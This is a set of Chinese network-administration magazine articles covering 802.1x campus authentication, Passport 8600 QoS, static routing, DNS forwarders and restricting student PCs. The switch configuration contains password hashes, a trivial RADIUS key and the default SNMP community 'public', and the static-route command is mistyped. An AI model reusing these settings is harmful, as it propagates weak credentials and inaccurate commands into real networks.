文，其中包括用户名信息。

(4) 接入设备将客户端送上的“用户名”信息封装到 Radius Access-Request 报文中，发送给认证服务器。




图 1 Radius 系统下用户认证过程

(5) 认证服务器产生一个 Challenge，通过接入设备将 Radius Access-Challenge 报文发送给客户端，其中包含有 EAP-Request/MD5-Challenge。

(6) 接入设备通过 EAP-Request/MD5-Challenge 发送给客户端，要求客户端进行认证。

(7) 客户端收到 EAP-Request/MD5-Challenge 报文后，将密码和 Challenge 做 MD5 算法后的 Challenge-Pass-Word，在 EAP-Response/MD5-Challenge 回应给接入设备。

(8) 接入设备将 Challenge、Challenge Password 和用户名一起送到 Radius 服务器，进行认证。

(9) Radius 服务器根据用户信息，做 MD5 算法，判断用户是否合法，然后回应认证成功/失败报文到接入设备。若认证成功，则携带协商参数及用户的相关业务属性给用户授权；若认证失败，则流程到此结束。

(10) 如果认证通过后，用户通过标准的 DHCP 获取规划的 IP 地址。

(11) 如果认证通过后，接入设备发起计费开始请求给 Radius 用户认证服务器。

(12) Radius 服务器回应计费开始，请求开始报文，用户上线完毕。

### 系统网络体系结构设计

我校原来用两台 Cisco 7609 作为东西校区核心，并采用双万兆互连，由东校的 7609 连至联想网御的防火墙，通过教育网、电信和网通上 Internet。我校原有亿邮的计

费网关，用户采用静态分配 IP 地址，但面对学生区管理中频繁出现的 IP 地址盗用、IP 地址冲突、使用代理、非法设备接入等问题，该计费方案有些无能为力。因此，我校对学生区采用了安全、高效、基于 802.1x 协议的 Sam 认证计费系统，并通过 DHCP 对学生区的 IP 地址进行动态分配。

为此，我校新加了两台 Cisco 6509，分别作为东西校区学生宿舍的核心汇聚，用锐捷的 5750 作为每栋学生宿舍楼的楼宇汇聚，用锐捷的 2126 作为接入设备。东西校区的 6509 分别通过千兆光纤与 7609 和各楼宇汇聚交换机相连。而各楼宇汇聚通过千兆光纤跟各楼层的接入交换机相连，并在东校区核心 Cisco 7609 连接了一台服务器和一台 SamDHCP 服务器，作为学生区的认证计费 and 动态 IP 地址分配（如图 2 所示）。



图 2 网络拓扑图

## 架设校园宿舍网

### 硬件平台

鉴于 Cisco 6509 路由的健壮性较好，物理设计充分考虑冗余可靠性，并且在用户面前很透明，有 NetFlow 和大量 MIB 及监控手段，因此我校核心汇聚新加了两台 Cisco 6509。楼宇交换机选用锐捷 5750，它是锐捷网络推出的融合了高性能、高安全、多智能、易用性的新一代万兆机架式多层交换机。

楼层接入交换机选用锐捷 2126。RG-S2126S 是一款全线路速可堆叠千兆智能交换机，提供智能的流分类和完善的服务质量（QoS）及组播管理特性，并可以实施灵活多样的 ACL 访问控制。可通过 SNMP、Telnet、Web 和 Console 口等多种方式提供丰富的管理。并且 2126 具有极高的性价比。我校 28 栋学生宿舍需要大量的接入设备，考虑多方因素，RG2126 是我校接入层设备的首选。

Sam 认证计费服务器和 DHCP 服务器选用两台曙光 A620r-F。曙光天阔 A620r-F 型服务器系统，配以最新推出的 nVidia nMCP55 Professional 和 NEC uPD720400 芯片组，集成双通道千兆网卡控制器、SATA RAID 控制器、SCSI 控制

器、IDE 控制器，ATI ES1000 图形控制器。nVidia nMCP55 Professional 芯片组支持两个 PCI-E X8 接口（x8 速率）的扩展，提供 4Gbps 的高速带宽，为高端的扩展提供了便利。nVidia nMCP55 Professional 芯片组支持 SATA RAID 功能，提供了人性化的 RAID 管理界面，集成 USB 2.0 高速接口。AMD64 位皓龙 2000 系列处理器集成 DDRII 内存控制器，最高可提供 21.33GBps 的内存带宽。在存储方面支持 6 个热插拔 SCSI 硬盘，最大 1.8TB 内部存储空间。该服务器的配置完全满足我校学生的认证计费要求，并为以后的升级留有余地。

### 数据库平台

在 Windows 2000 Server 系统平台的基础上，架设 SQL Server 2000 数据库服务器。数据库中建立了大量数据表用来记录、保存用户的详细信息，以及用户使用和费用情况。数据库中有接入控制表、账务流水表、上网记录及费用、账号模块表、接入控制属性表、账号相关联服务表、用户卡批次信息表、充值卡信息表、充值卡表、充值卡收入入账表、充值卡批次信息表、系统配置表、黑名单、管理员表、接入交换机表、用户在线表、缴费提示条件表、用户缴费记录表、操作权限列表、计费册列表、注册用户表、用户表、服务属性列表。

下面就以表 T\_ACCTRECORD（上网记录及费用表）举例说明，该表详细记录了用户上网的详细信息（如表 1 所示）。

表 1 上网记录及费用表

名称	含义
ACCTRECORDID	计费记录 ID，系统自动生成
USERID	用户登录名
NASIP	NAS 的地址
NASPORT	NAS 接入端口
SERVICE	用户访问服务
USERIP	用户分配 IP
USERMAC	用户主叫 MAC
ACCTSTART	计费开始时间
ACCTSTOP	计费结束时间
ACCTTIME	时长
INPUTBYTES	流入 M 字节
OUTPUTBYTES	流出 M 字节
FEE	无折扣费用
DISCOUNT	折扣
REALFEE	折扣后费用
NASNAME	NAS 名称
NASLOCATION	NAS 本地位置
NASTYPE	NAS 类型



(续表)

名称	含义
DNS	DNS
NETMASK	子网掩码
GATEWAY	网关
TERMINATECAUSE	用户记账结束原因

## 系统功能实现

我校原有网络基础是将东西校区的 Cisco 7609 采用 Trunk 互连，并在东校区的 Cisco 7609 采用三层 VLAN 交换，校园网的所有用户流量都流向东校区的 Cisco 7609 进行路由选择。由于学生大多都玩局域网游戏、局域网共享及基于 P2P 的下载等，这些将会产生巨大的网络流量，从而对东校区 Cisco 7609 是一个很大的压力。因而，我校又重新规划了网络体系结构，在核心层、楼宇汇聚层启用 OSPF 路由，将局域网内部的流量控制在汇聚层，从而减轻学生上网所产生的流量对校园网出口核心交换机的压力。而对于计费认证，则主要在接入层交换机 RG2126 上进行。

RG2126 配置：

```
hostname 1#SSL-2F-1/S2126S
vlan 1
    (创建 VLAN1、VLAN 501)
vlan 501
radius-server host 10.10.200.100
    (设置 Radius Server IP 地址)
aaa authentication dot1x
    (启用 802.1x 认证功能)
aaa accounting server 10.10.200.100
    (设置记账服务器的 IP 地址)
aaa accounting
    (记账)
aaa accounting update
    (配置记账更新功能)
enable secret level 1 5 +TYC,tZ[Q-ZD+S(X2YG1X)s-
SSUH.Y*T
    (配置交换机的 Telnet 密码)
enable secret level 15 5 +TY1u_ : CQ-Z8U0<DX2Ytj9=G-
S5U7R: >H
    (配置交换机的特权密码)
port-security arp-check
    (开启交换机 ARP 报文检查功能)
service dhcp
    (交换机开启 DHCPRELAY 功能)
ip helper-address 10.10.200.200
    (设置 DHCP 服务器的 IP 地址)
```

```
interface fastEthernet 0/1
switchport access vlan 501
    (将交换机的端口划到 VLAN 501 中)
dot1x port-control auto
    (将此端口设置成受控端口)
interface gigabitEthernet 1/1
switchport mode trunk
    (将交换机端口配置成 Trunk 模式)
interface vlan 501
no shutdown
ip address 10.10.101.1 255.255.255.0
    (配置交换机的管理地址)
dot1x client-probe enable
    (打开客户端在线探测功能)
dot1x probe-timer alive 250
    (配置交换机的 Alive Interval，单位为秒)
aaa authorization ip-auth-mode dhcp-server
    (配置 IP 授权模式为 DHCP-Server 模式)
radius-server key star
    (设置 Radius Server 认证密码)
ip default-gateway 10.10.101.254
snmp-server community public ro
    (配置交换机 SNMP 管理)
end
```

## 经验总结

通过一段时间的实际运行，可以看到：

(1) 由于采用了 DHCP 动态分配 IP 地址，没有出现一例学生抱怨 IP 地址冲突、IP 地址被盗用的情况。同时，Sam 认证计费的实施，也杜绝了部分学生使用代理和接入非法设备，如交换机路由器的情况。

(2) 通过一段时间观察发现，即使在晚上学生上网高峰段，也没有出现一例因认证服务器繁忙而无法认证，或由于网络繁忙而通信失败的情况。

(3) 近期，网络中出现的 ARP 病毒干扰，让网络管理人员大为头疼。但学生公寓网络至今没有一例因为 ARP 病毒而导致学生无法上网的情况发生，这是因为我们在学校的学生公寓的接入层交换机（锐捷 2126）启用了 ARP 报文检查功能。

虽然利用 IEEE 802.1x 认证技术能够比较好地解决现阶段校园网所面临的一系列安全问题，增强了网络的可控性和安全性，但正如大家所共知的，任何一项技术都不可能解决目前所面临的所有问题。因此，仅仅依靠 802.1x 这项技术来解决用户身份认证和应用终端所面临的所有安全问题是现实的。只有将多项技术和相关的管理规定有机结合起来，采用全局化、智能化的安全体系来替代陈旧、孤立的安防措施，才能构建一个真正安全、可靠的网络环境。

## 高质量传输大流量数据

福建广播电视大学 黄晶慧

福建信息职业技术学院 张冬

在通信和计算机技术日益成熟的今天，诸如视频会议、实时音频和视频的多点组播等应用程序，对数据吞吐量和网络延时等因素的要求大大高于传统的如电子邮件和远程文件访问等异步应用程序。应用 QoS 技术，可以实现高质量传输大流量、多类型的数据，实现海量数据实时、高效传输。

笔者单位局域网的主干速度为 1000Mbps/100Mbps 到桌面，基本上实现各种多媒体应用，诸如视频新闻、VOD 点播、网络会议、网络教育等，但局限于非对称式、小数据量的应用。

比如，在视频点播这样的多媒体系统中，上行链路和下行链路传输的信息量不同，从用户到信息源的信息量小，从信息源到用户的信息量大。因此这是一种不对称的交互方式。

通常利用高速缓存技术，首先将服务器端的数据下载到用户端，然后由客户端软件播放存在本地系统内的数据。这种做法有效地节约了带宽，使服务器可以同时响应大量的请求，也节约了服务器系统资源。但是，一旦传输海量数据时，目前的网络配置存在一定的问题。主要的问题集中在核心设备——路由器 PassPort 8600 承担着实验室和外网的连接重任，处理局域网内部之间的数据传输和局域网与外部之间数据传输，因而在同一时刻，如果产生较大的并发数据量，目前的设置很难确保端到端的大数据量快速、准确地传输。

为此，我们利用现有设备 PassPort 8600 及 QoS 技术，实现了高质量传输大流量、多类型的数据，满足海量数据实时、高效传输的要求。

### Passport 8600 实施 QoS

Passport 8600 执行 QoS 是基于区分服务体系的。区分服务具有良好的可扩展性，它可以根据应用或业务类型排出不同的优先级别。业务区分结构使用 IPv4 包头中的业务类型（ToS）字段，并将 8 位 ToS 字段重新命名。作为 DS 字段，其中 6 位可供目前使用，剩余 2 位以备将来使用。通过该字段的标记，下行结点可以获取足够的服务质量信息，以对到达该端口的数据包做出相应的“处理”，将它们正确地转发给下一跳的路由器。

需要注意的是，ToS 字段和 DS 字段的定义是不同的。边缘路由器可以将 ToS 字段映射到 DS 字段，而且区分服务可以识别网络流量大小。这种体系能够优化微流量或者累积流量，并且提供可升级的 IP QoS。

在区分服务网络中，根据标记，标记包被放置在队列里。举例来说，如果视频流被标记为最高优先级，它会被放在高优先级队列里，当标记包通过该类网络时，视频流将优先于其他包通过。

Passport 8600 已定义了默认的 QoS 参数，一般能够满足千兆网的应用要求。如果网络中有海量数据的应用，可以通过修改 Passport 8600 的默认值，同时利用 access port 和 core port 优化网络数据流量对网络带宽的占有率，使其具有更好的 QoS 性能。

### Passport 8600 的 QoS 功能

#### 1. 端口类型

Passport 8600 通过存取端口和核心端口处理数据流量。

##### 1) 存取端口（access port）

在区分网络边缘的端口称为存取端口。数据包 IP 头包含着 DS 域（也称为 DSCP），用以识别服务等级。另外，标记为 IEEE 802.1p 的数据包也包含用以识别服务等级的 IEEE 802.1p 位。因此，数据包的 DSCP 或者 IEEE 802.1p 位可以被置位，也可以保持不变。在 DS 的存取端口，数据包将被分配基于区分标准的 QoS 性能。

##### 2) 核心端口（Core Port）

在网络中的端口被称为核心端口。当数据包通过存取端口时，数据包被打上标记，然后，这些数据包通过网络的时候，由核心端口处理这些被存取端口做过标记的数据包，将包放到适当的 QoS 队列里。

#### 2. 基于各种机制的 QoS

Passport 8600 可以基于不同的机制设置 QoS 级别。包括：基于 VLAN——可以给某个 VLAN 中的数据流量定义 QoS；

基于端口——即根据存取端口或者核心端口定义；

基于 MAC——针对某个 MAC 地址定义其 QoS。

#### 3. 队列与 QoS 级别

Passport 8600 有 8 个队列，对应着 8 种不同的 QoS 服务级别。第 7 队为网络控制所保留。第 6 队具有最高优先级，即便在第 0 队被允许传输的时候，第 6 队中的数据包仍能传输或者路由。举例来说，音频和视频流量需要放在第 6 队里，因为它们必须无延时地传输；而 Web 数据则仅需放在第 1 队里，因为这种数据流允许有一定的延时。

### QoS 应用实例

#### 基于端口的 QoS 设置

假设来自子网一的大多数数据包是关于多媒体数据包的，我们使用基于端口的 QoS 配置方案。

网络结构图如图 1 所示。



图1 网络结构图

基于端口的 QoS 配置非常简单，只需在 Port 菜单中启用区分服务，同时指明区分服务的类型和 QoS 级别即可。详细设置步骤如下：

- (1) 选择端口。
- (2) 从 Device Manager 菜单上选择【Edit】→【Port】命令。
- (3) 在 Interface Windows 中的 QoS 部分，启用 DiffServEnable 为 True。
- (4) 指定 DiffServType 为 access。
- (5) 指定 QoS Level 为 Level 6，即最高优先级。

默认设置如图 2 所示。




图2 Passport 8600 默认设置

这样，无论是网络内部的数据传输，还是网络外部的数据传输，来自子网一的数据包都将以最高优先级通过，保证了多媒体数据的传输效率。

## 基于 VLAN 的 QoS 设置

前一种设置方法的前提条件是，所有的设备通过二级交换机保证接入 Passport 8600 的同一端口。而当传输大量多媒体数据的机器不在同一地域，或者不在同一个二级交换机上时，可以采用基于 VLAN 的方式保证某一个虚拟子网内的数据包在指定的 QoS 级别上。

比如，不仅子网一需要使用实时交互系统，包括子网二和子网三的部分机器也需要使用实时交互系统。因此，首先将这些设备划分在同一个 VLAN 中，然后再进行 QoS 级别的设置（如图 3 所示）。配置过程如下：

- (1) 选择指定的 VLAN。
- (2) 从 Device Manager 菜单中选择【VLAN】→【VLAN】。




图3 基于 VLAN 的 QoS 设置

其中 QoSLevel 便是当前 VLAN 的 QoS 级别，将其修改为我们所需要设定的 QoS 级别即可，这样便实现了不同地域、同种类型应用的机器享有同样的 QoS 级别。

以上两例仅是为了进一步说明 QoS 的实现方式，在具体应用的时候，还要权衡路由器的承载能力和网络性能，以及操作系统接受和发送数据的极限速度等多方面因素，以便使千兆网更好地为不同应用提供服务。

## 解析 QoS

### QoS 定义

QoS 是指 IP 的服务质量，也是指 IP 数据流通过网络时的性能。它的目的就是向用户提供端到端的服务质量保证。QoS 能够对数据包进行合理的排队，对含有内容标识的数据包进行优化，并对其中特定的数据包赋予较高的优先级，从而加速传输的进程，并实现实时交互。

QoS 在可预测、可测量性方面比传统 IP 有了很大的提高，基本解决了多媒体类应用或者大数据优先传输的需求，并且可提高带宽的使用率。

服务质量不仅仅是网络的事情，而是应用程序、用户终端、网络、服务器各部分的综合效应。例如，一个用于远程视频播放的端到端活动，从媒体服务器获得视频，在源地进行压缩，在目的地进行解压缩，并根据播放窗口的大小对视频按比例进行调整，最后在视频窗口播放。在端到端路径上，任何一个环节不符合 QoS 的要求，都会影响播放的完整性。

对于一个带宽与交换速率已经固定的网络，有两种方法实现 QoS 支持：第一种方法是沿着特定应用的数据流所经过的路径保留端到端的资源；第二种方法是不必为具体的流在网络中保留特定的资源，但是要分组做标记，并在结点中提供特殊处理。比如“区分服务（DiffServ，Differentiated Services）”，是先把分组的 DS 域标记以具体的权值，然后将结点做适当的配置，使得被标记的分组在传送它们的结点中能预期的处理。

### IP QoS 结构分析

IP QoS 主要是对第二层的以太网帧头加入了优先级字段，以区分不同的优先级。

这种解决方案是根据对 IEEE 802.1p/q 协议字段的处理来区分不同优先级业务的。IEEE 802.1p/q 同属于一个子集，它在传统的以太网帧头中加入了 4 个字节，其中 802.1p 占 3 位。802.1p 延伸了 802.1d 的协议，利用 3 位优先级位可以最多提供 8 个优先级。而 802.1q 利用 VI（VLAN Identifier，虚拟网标识）位识别传送的帧究竟属于哪一个虚网。

VI 位共有 12 位，最大可以支持的虚网个数不会超过 4096 个。802.1p/q 的具体定义可以参见图 4。






图 4 802.1p/q 的定义

IP QoS 实现机制

1. 队列管理机制（Queue Management Mechanism）

在网络发生拥塞时，路由器必须丢弃一些分组，这个问题的解决首先必须实施有效的队列管理机制（或缓冲区管理策略）。

目前，已经出现的队列管理机制有：PPD（Partial Packet Discard）、EPD（Early Packet Discard）、RED（Random Early Discard）、FRED（Flow RED）、RIO（RED with In and Out）、BLUE 等算法。比较起来，RED 算法具有较低的排队时延、较高的分组通过度和较好的公平性。

2. 队列调度机制（Queueing Scheduling Mechanism）

不论在 IntServ 还是在 DiffServ 里，都涉及到队列调度问题。简言之，队列调度的功能就是路由器如何从多个（或一个）队列中选择下一个待转发的分组，这与队列管理机制有着本质的区别。根据不同的服务规则，队列调度算法可以分为以下几种：先到先服务、循环调度、处理机共享、优先级服务、随机服务等。

3. 基于约束的路由（Constrained-Based Routing）

基于约束的路由源自 QoS Routing，只是对 QoS 的限制参数进行了一定的扩充。CBR 的有效实现需要各个路由器之间的相互配合，比如相互通知各自所知道的网络的一些状态信息（如链路的剩余带宽）。

4. 业务量工程（Traffic Engineering）

其主要目的在于尽量避免网络拥塞的发生，以保证 QoS。

让静态路由使用多网关

湖北 邓海英

我校有如下网络环境：全校 450 个结点划分成 5 个子网，各子网的网络号为 192.168.1.0～192.168.5.0，网关均为 192.168.1.1，各个子网通过华为 S2026B 二层交换机接入烽火 R2600 出口路由器，出口通过光纤以 100Mbps 的带宽接入 Internet。

现全县组建电子政务网，要求全县各个单位处室以上领导干部的计算机必须能直接访问县电子政务网服务器 192.168.20.6/24，县电子政务网办公室给我校划分的子网号为 10.1.26.0，掩码为 255.255.255.192，网关为 10.1.26.1，电子政务网不能访问 Internet。

由于县电子政务网的服务器在电信局托管，所以电信局给我校又开通一条 10Mbps 的光纤连接电子政务网。电信局的建议是，给我校需要直接访问电子政务网的计算机安装两张网卡，分别设置两个网络的网关，来达到同时访问电子政务网和 Internet 的目的。

手动添加静态路由

以上的网络需求实际就是要解决两个子网 192.168.0.0 及 10.1.26.0 访问不同目标的问题。由于我校办公大楼在建设时就已经将连接各个办公室到网络中心的网线埋入墙内，如果为每个需要直接访问县电子政务网的计算机再安装一张网

卡，就需要再单独铺设一根网线，无论从铺设的难度及办公大楼的布局来说，都不是一个很好的办法。

如果沿用原来校园网的网线，在需要连接电子政务网的计算机上设置两个网关，就需要人为地切换网关，这对于计算机应用水平不高的人来说，也是一个不小的麻烦。因此，我们决定不采纳电信局的建议，而采用手动添加静态路由的方式来实现两个网关的无缝切换。

（1）将连接电子政务网的光纤接入原有的 S2026B 交换机。

（2）在需要接入电子政务网的计算机上添加网络号为 10.1.26.0 的 IP 地址，例如：10.1.26.2，掩码为 255.255.255.192。

具体操作步骤是：选择【Internet 协议（TCP/IP）】→【属性】→【高级】→【IP 设置】→【添加】命令，添加好 IP 地址后，要特别注意的是，不能添加 10.1.26.1 这个网关，具体原因见后文的进一步分析。

（3）进入 DOS 命令方式，在提示符后输入：ip route add 192.168.20.0 mask 255.255.255.0 10.1.26.1，从而手动添加一条静态路由。

（4）为了能使每次开机时都自动执行这个命令，可以将其写成一个批处理文件，因为建立批处理文件的方法比较

简单，此处略去不提。

经过以上 4 个步骤的操作后，在命令行方式中可以用 route print 命令看到本地路由表中新增了一条到 192.168.20.0 网络的静态路由，此时本地计算机既可以访问 Internet，也可以访问电子政务网，用户在使用过程中完全感觉不到网关切换的过程。

## 方案原理

通过以上的介绍可以看出，本方法中有两个亮点：

一是同一个交换机可以连接不同的网络，在平常使用过程中，普遍的固定思维是一个交换机只能接同一个网络。其实我们从交换机的原理就可以知道，这种思维方式是不正确的，因为交换机处于 OSI 参考模型的数据链路层，属于网桥，起着桥接的作用，因此交换机可以接入多个不同的网络。上述方案中正是利用了这一点，从而免去了不必要的硬件投入。

二是不设 10.1.26.0 这个网络的网关，而采用静态路由的方式，免去了额外的组网开销。

那么为什么不能设置两个网关呢？这就要从网关的作用说起，在设置网关时，本地计算机的路由表中添加了一条默认路由：

0.0.0.0 0.0.0.0 网关 IP 地址本地接口跃点数。

其含义是，如果在路由表中无法找到到达目标网络的路径时，就把数据包发送到这条默认路由中的网关，如果删除了本机对应的网关，则这条默认路由也将在路由表中删除。如果本机设置了两个 IP 地址，并且分别对应了两个网关，则会在本机的路由表中添加了两条默认路由，它们分别是：

0.0.0.0	0.0.0.0	192.168.1.1	192.168.1.88	1
0.0.0.0	0.0.0.0	10.1.26.1	192.168.1.88	1

此时，本机在发送数据时就不知道该如何处理了，而手动添加静态路由与直接设置网关产生路由路径不同，数据在发送过程中会根据本地路由表中指明的路径传输。

通过以上的办法，完全可以实现单网卡对不同网络的无缝访问。

## 配置 DNS 转发器

转发器是网络上的域名系统（DNS）服务器，通过让网络中的其他 DNS 服务器将它们在本地无法解析的查询转发给网络上的 DNS 服务器，该 DNS 服务器即被指定为转发器。

使用转发器可以管理网络外的名称解析（例如 Internet 上的名称），并提高网络中的计算机名称解析效率。

将 DNS 服务器指定为转发器时，转发器将负责处理外部通信，从而可以将 DNS 服务器有限地暴露给 Internet。转发器将建立外部 DNS 信息的巨大缓存，因为网络中的所有外部 DNS 查询都是通过它解析的。在很短的时间内，转发器将使用该缓存数据解析大部分外部 DNS 查询，从而减少网络 Internet 通信与 DNS 客户端的响应时间。

### 配置标准转发器

单击【开始】按钮，找到管理工具，然后单击 DNS。

鼠标右键单击 ServerName，其中 ServerName 是服务器的名称，然后单击转发器选项卡。选择“接口”，在以下地址侦听选项中选“所有的 IP 地址”（如图 1 所示）。

单击 DNS 域列表中的一个 DNS 域，或者单击【新建】按钮，在 DNS 域框中输入希望转发查询的 DNS 域名称，然后单击【确定】按钮。这里使用系统默认的选项“所有其他 DNS 域”。在所选域的转发器 IP 地址框中，键入我们希望转发到的第一个 DNS 服务器的 IP 地址，然后单击【添加】按钮。重复上述步骤，可以添加希望转发到的 DNS 服务器（如图 2 所示）。

山东沃华医药科技股份有限公司 张鲁峰




图 1 选择所有的 IP 地址




图 2 添加 DNS 服务器

## 配置注意事项

(1) 除了可以添加本地 ISP 的 DNS 服务器 IP 地址外，也可以添加其他著名 ISP 的 DNS 服务器 IP 地址。

(2) 在转发器的 IP 地址列表中，选择需要调整顺序或需要删除的 IP 地址，单击【上移】、【下移】或者【删除】按钮，就可以执行相关的操作。应当将反应最快的 DNS 的 IP 地址调整至顶端，从而提高 DNS 的查询速度。

(3) 在 DNS 域名中选定“所有其他 DNS 域名”。当选定这个标准时，所有被添加为转发器的服务器也将用于标准转发（或者也可以用于没有定义条件转发，但是包含此域信息的所有其他查询）。

## 配置条件转发器

条件转发的定义如下：对于一个特定域的 DNS 查询信息将向何处转发。这是 Windows 2003 DNS 的一个可用的新特征。这种设计的目的，是为了实现在多个 DNS 分区环境中工作。在这种情况下，一个名字空间（例如 prep.com）中的系统能够和另一个名字空间（例如 test.com）中的系统进行通信。当然，这也可以作为企业内部互联网（两个公司合并的情况）或者互联网中特定场合（与一个商业伙伴共享数据）的解决方案。

例如，假设两个公司，每个公司都有自己的网络，他们想要保持各自的网络配置，但是每个网络的域名服务器只能解析自己内部的网络。而有一些应用程序和行为要求每个网络的域名服务器能够解析另一个网络的域名。这就是利用条件转发的最理想的前提条件。具体配置过程如下：

(1) 单击 DNS 服务器属性的“转发”标签，单击在 DNS 域名列表附近的【新列表】按钮，将出现新的转发器对话框（如图 3 所示）。




图 3 转发器对话框

(2) 在“DNS 域”中输入域名服务器，需要转发的查询将被转发到这个服务器。单击【确定】按钮，这个

域名就被添加到“转发器”标签下 DNS 域名列表中（如图 4 所示）。单击 DNS 属性对话框下的【确定】按钮结束设置。




图 4 DNS 域名列表

## 设置条件转发技巧

条件转发只能用于 DNS 服务器中没有一级或者二级区（zones）的域。这意味着条件转发可以用于具有与本地维护级别相同的区域或者级别更高的区域中。

对于容错性，建议设置条件转发时，每个条件转发都定义多个服务器作为转发器。如果其中一个服务器不可用，那么还有另一个服务器可能可用。

## 删除根 DNS 区域

运行 Windows Server 2003 的 DNS 服务器，在它的名称解析过程中遵循特定的步骤。DNS 服务器首先查询它的高速缓存，然后检查它的区域记录，接下来将请求发送到转发器，最后使用根服务器尝试解析。

默认情况下，Microsoft DNS 服务器连接到 Internet 以便使用根提示进一步处理 DNS 请求。当使用 Dcpromo 工具将服务器提升为域控制器时，域控制器需要 DNS。如果在提升过程中安装 DNS，会创建一个根区域。这个根区域向您的 DNS 服务器表明它是一个根 Internet 服务器。因此，您的 DNS 服务器在名称解析过程中，并不使用转发器或根提示。

单击【开始】按钮，找到管理工具，然后单击 DNS。展开 ServerName，其中 ServerName 是服务器的名称，单击“属性”，展开正向搜索区域。用鼠标右键单击“.”区域，单击【删除】按钮。

至此，转发器的主要配置过程就已经结束。当然，配置和应用 DNS 转发器还有许多需要了解的事项和技巧，限于篇幅这里不再详细叙述。



## 给学生机加规矩

苏州 唐灯平

在学校有些学生利用上计算机课的机会聊天、打游戏等，这种现象除了我们平时要加强正确引导外，还需要我们用正确的方法来杜绝这种现象的发生。

要从技术上解决这些问题，需要从两方面来考虑：一是控制学生机器访问的网站；二是控制学生机器能运行的程序。而要控制学生机器访问的网站，我们可以在路由器上设置相应的策略来达到这个目的，这对于网管员的技术要求比较高，除非是那种支持 Web 界面的路由器，设置起来会简单些。

笔者现在介绍的是用 ISA2004 代理服务器软件，该软件运行稳定，适合在大型局域网中做代理服务器使用，并且它的图形界面方便了我们的设置。而要控制学生机器运行的程序，笔者经过几年的实践，觉得只有修改注册表才能达到最终的效果。

### 控制运行程序

(1) 在代理服务器上建立白名单。我校学生机器是通过代理服务器上网的，网管的代理服务器软件用的是微软的 ISA2004。在 ISA 服务器上建立一个白名单，也就是允许学生访问的网站，为它起名为 Student。

(2) 在 ISA 防火墙策略里面添加了一条规则，只让学生机访问我们所允许的网站。这条规则的意思是：允许通过的协议为“HTTP”，允许从学生机所在的网段到“Student”，针对的用户为所有用户。这样的设置就达到了学生机只能访问我们所允许访问的网站的目的。

### 控制运行程序

我们再来考虑如何控制学生机器运行的程序。要让计算机只能运行我们允许的程序，首先禁止计算机运行所有的程序，然后一个一个地加入我们所允许运行的程序。

(1) 运行注册表编辑器（请注意，在修改注册表之前要备份注册表），找到“HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer”，然后在右边单击鼠标右键新建一个 DWORD 值，名字为“RestrictRun”，并修改它的值为“1”，这样就能禁止所有的软件运行了（如图 1 所示）。

但是，这样做无形之中也限制了 Regedit.exe 程序的运行，为了让自己能回到没有限制的状态，笔者设置第 1 个允许使用的软件为 Regedit.exe，操作如下：



图 1 注册表编辑器

在右边单击鼠标右键，选择【新建】→【主键】命令，命名为“Restrict Run”。然后进入这个主键，在右边新建一个字符串值，名字为“1”，并填上它的值为“Regedit.exe”，表示第 1 个允许运行的软件为 Regedit.exe。

